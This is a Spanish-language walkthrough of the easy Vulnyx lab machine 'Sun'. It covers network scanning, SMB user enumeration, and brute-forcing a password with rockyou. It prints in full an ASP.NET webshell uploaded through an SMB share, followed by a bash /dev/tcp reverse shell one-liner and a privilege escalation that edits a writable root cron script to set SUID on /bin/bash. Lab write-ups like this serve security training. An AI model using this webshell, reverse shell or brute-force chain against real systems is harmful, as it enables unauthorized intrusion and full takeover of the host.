Sun

#Vulnyx

- Dificultad: **Easy**
- Link: https://vulnyx.com/

```
❯ arp-scan -I enp0s8 --localnet --ignoredups
Interface: enp0s8, type: EN10MB, MAC: 08:00:27:14:2d:1c, IPv4: 10.10.10.4
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.10.10.3      08:00:27:ac:1e:5d       PCS Systemtechnik GmbH
10.10.10.13     08:00:27:3a:47:6d       PCS Systemtechnik GmbH
```

Comenzamos aplicando descubrimiento de hosts con **arp-scan** para identificar la dirección IPv4 de la maquina Sun o victima.


```
❯ nmap -p- -n -Pn --open --min-rate 5000 -vvv -sS 10.10.10.13 -oG allPorts
```

```
PORT     STATE SERVICE      REASON
22/tcp   open  ssh          syn-ack ttl 64
80/tcp   open  http         syn-ack ttl 64
139/tcp  open  netbios-ssn  syn-ack ttl 64
445/tcp  open  microsoft-ds syn-ack ttl 64
8080/tcp open  http-proxy   syn-ack ttl 64
```

```
nmap -p22,80,139,445,8080 -sC -sV 10.10.10.13 -oN targeted
```

```
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 a9:a8:52:f3:cd:ec:0d:5b:5f:f3:af:5b:3c:db:76:b6 (ECDSA)
|_  256 73:f5:8e:44:0c:b9:0a:e0:e7:31:0c:04:ac:7e:ff:fd (ED25519)
80/tcp   open  http        nginx 1.22.1
|_http-server-header: nginx/1.22.1
|_http-title: Sun
139/tcp  open  netbios-ssn Samba smbd 4.6.2
445/tcp  open  netbios-ssn Samba smbd 4.6.2
8080/tcp open  http        nginx 1.22.1
|_http-title: Sun
|_http-server-header: nginx/1.22.1
|_http-open-proxy: Proxy might be redirecting requests
MAC Address: 08:00:27:3A:47:6D (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Realizamos el escaneo inicial de puertos.




```
❯ enum4linux -U 10.10.10.13
```

```
 ========================================( Users on 10.10.10.13 )=============

index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: punt4n0  Name: punt4n0   Desc:

user:[punt4n0] rid:[0x3e8]
enum4linux complete on Thu Apr 11 01:20:08 2024
```

Utilizamos **enum4linux** para descubrir recursos compartidos SMB. Con el parametro **-U** le indicamos que queremos buscar usuarios.

```
❯ nxc smb 10.10.10.13 -u punt4n0 -p /usr/share/wordlists/rockyou.txt --ignore-pw-decoding | grep -v '[-]'
SMB         10.10.10.13     445    SUN              [*] Windows 6.1 Build 0 (name:SUN) (domain:SUN) (signing:False) (SMBv1:False)
SMB         10.10.10.13     445    SUN              [+] SUN\punt4n0:sunday
```

Con **nxc** aplicamos fuerza bruta para encontrar la contraseña del usuario **punt4n0**.

```
❯ smbclient -L 10.10.10.13 -U punt4n0
Password for [WORKGROUP\punt4n0]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Samba 4.17.12-Debian)
        punt4n0         Disk      File Upload Path
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 10.10.10.13 (for a protocol between LAN
Unable to connect with SMB1 -- no workgroup available
```

Luego nos conectamos a traves del protocolo **smb** otorgando las credenciales encontradas. Y observamos que hay un directorio donde podemos subir archivos.

```
❯ smbclient //10.10.10.13/punt4n0 -U punt4n0
Password for [WORKGROUP\punt4n0]:
Try "help" to get a list of possible commands.
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q              queue          quit           readlink
rd             recurse        reget          rename         reput
rm             rmdir          showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
tdis           tid            utimes         logoff         ..
!
smb: \> ls
  .                                   D        0  Tue Apr  2 05:55:21 2024
  ..                                  D        0  Mon Apr  1 13:43:11 2024
  index.html                          N      263  Tue Apr  2 05:54:36 2024
  sun.jpg                             N    98346  Tue Apr  2 05:49:44 2024

                19480400 blocks of size 1024. 15736100 blocks available
```

Nos conectamos a dicho directorio.

```
❯ whatweb http://10.10.10.13:8080
http://10.10.10.13:8080 [200 OK] ASP_NET[4.0.30319], Country[RESERVED][ZZ], HTTPServer[nginx/1.22.1], IP[10.10.10.13], Title[Sun], nginx[1.22.1]
```

ASP.NET **es un framework de desarrollo web del lado del servidor creado por Microsoft**. Se utiliza para crear páginas web dinámicas, aplicaciones web y servicios basados en web.


```
<%@ Page Language="C#" Debug="true" Trace="false" %>
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<script Language="c#" runat="server">
void Page_Load(object sender, EventArgs e)
{
}
string ExcuteCmd(string arg)
{
ProcessStartInfo psi = new ProcessStartInfo();
psi.FileName = "bash";
psi.Arguments = "-c "+arg;
psi.RedirectStandardOutput = true;
psi.UseShellExecute = false;
Process p = Process.Start(psi);
StreamReader stmrdr = p.StandardOutput;
string s = stmrdr.ReadToEnd();
stmrdr.Close();
return s;
}
void cmdExe_Click(object sender, System.EventArgs e)
{
Response.Write("<pre>");
Response.Write(Server.HtmlEncode(ExcuteCmd(txtArg.Text)));
Response.Write("</pre>");
}
</script>
<HTML>
<HEAD>
<title>awen asp.net webshell</title>
</HEAD>
<body >
<form id="cmd" method="post" runat="server">
<asp:TextBox id="txtArg" style="Z-INDEX: 101; LEFT: 405px; POSITION: absolute; TOP: 20px" runat="server" Width="250px"></asp:TextBox>
<asp:Button id="testing" style="Z-INDEX: 102; LEFT: 675px; POSITION: absolute; TOP: 18px" runat="server" Text="execute" OnClick="cmdExe_Click"></asp:Button>
<asp:Label id="lblText" style="Z-INDEX: 103; LEFT: 310px; POSITION: absolute; TOP: 22px" runat="server">Command:</asp:Label>
</form>
</body>
</HTML>
```

https://github.com/tennc/webshell/blob/master/fuzzdb-webshell/asp/cmdasp.aspx

El objetivo de este script es ejecutar comandos de forma remota. El mismo tiene que tener la extensión **.aspx**

Un archivo con extensión .aspx es una página web generada utilizando el marco Microsoft ASP.NET que se ejecuta en servidores web.

```
smb: \> put pwned.aspx
putting file pwned.aspx as \pwned.aspx (206,9 kb/s) (average 119,8 kb/s)
```



Una vez que subimos el archivos, intentamos ingresar desde el navegador. Si lo hacemos a través del puerto 80 no va a funcionar.
Ahora bien, probamos ejecutar algún comando y vemos que se interpreta exitosamente.

> **'bash -i >& /dev/tcp/10.10.10.4/1234 0>&1'**

El siguiente paso seria obtener una reverse shell.

```
❯ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.10.4] from (UNKNOWN) [10.10.10.13] 53578
bash: no se puede establecer el grupo de proceso de terminal (314):
bash: no hay control de trabajos en este shell
punt4n0@sun:~$
```

Nos ponemos en escucha , ejecutamos el one-liner y listo , ya estaríamos dentro de la maquina victima.

```
punt4n0@sun:~$ ls
user.txt
punt4n0@sun:~$ cat user.txt
3b16b996837f6e87ffb20ab19edb88b7
```

Encontramos la primer flag.

```
❯ smbclient //10.10.10.13/punt4n0 -U punt4n0
Password for [WORKGROUP\punt4n0]:
Try "help" to get a list of possible commands.
smb: \> put pspy64
```

Nos descargamos el binario de **pspy** y enviamos a la maquina **Sun**.

```
punt4n0@sun:/var/www/aspnet$ ls
index.html  pspy64  pwned.aspx  sun.jpg
punt4n0@sun:/var/www/aspnet$ chmod +x pspy64
punt4n0@sun:/var/www/aspnet$ ./pspy64
```

Otorgamos permisos de ejecución.

```
2024/04/12 01:04:50 CMD: UID=0     PID=2      |
2024/04/12 01:04:50 CMD: UID=0     PID=1      | /sbin/init
2024/04/12 01:05:01 CMD: UID=0     PID=1804   | /usr/sbin/CRON -f
2024/04/12 01:05:01 CMD: UID=0     PID=1803   | /usr/sbin/CRON -f
2024/04/12 01:05:01 CMD: UID=0     PID=1805   | /bin/sh -c /usr/bin/pwsh /opt/service.ps1
2024/04/12 01:05:01 CMD: UID=0     PID=1822   | /usr/bin/pwsh /opt/service.ps1
```

Al iniciar **pspy** observamos que el usuario root esta ejecutando el archivo **service.ps1**.
Repo: https://github.com/DominicBreuker/pspy

```
punt4n0@sun:/opt$ ls
microsoft  service.ps1
punt4n0@sun:/opt$ cat service.ps1
$idOutput = id

$outputFilePath = "/dev/shm/out"

$idOutput | Out-File -FilePath $outputFilePath
punt4n0@sun:/opt$
```

```
punt4n0@sun:/opt$ cat /dev/shm/out
uid=0(root) gid=0(root) grupos=0(root)
```

Abrimos el archivos y vemos que se esta ejecutando el comando **id**, pero la salida se esta guardando dentro del archivos **out**.

```
punt4n0@sun:/opt$ cat service.ps1
$idOutput = whoami

$outputFilePath = "/dev/shm/out"

$idOutput | Out-File -FilePath $outputFilePath
punt4n0@sun:/opt$ cat /dev/shm/out
root
```

Verificamos si nos interpreta otro comando.

```
$idOutput = chmod 4755 /bin/bash

$outputFilePath = "/dev/shm/out"

$idOutput | Out-File -FilePath $outputFilePath
```

Probamos otorgarle un permiso **SUID** al binario bash.

```
punt4n0@sun:/opt$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1265648 Apr 23  2023 /bin/bash
```

```
punt4n0@sun:/opt$ bash -p
bash-5.2# whoami
root
bash-5.2# id
uid=1000(punt4n0) gid=1000(punt4n0) euid=0(root) groups=1000(punt4n0)
```

Iniciamos una nueva instancia de bash en modo privilegiado.

```
bash-5.2# cd /root/
bash-5.2# ls
root.txt
bash-5.2# cat root.txt
e1e7f5e01538acad8c272a5da450f9f6
```

Y finalmente conseguimos tener acceso a la ultima flag.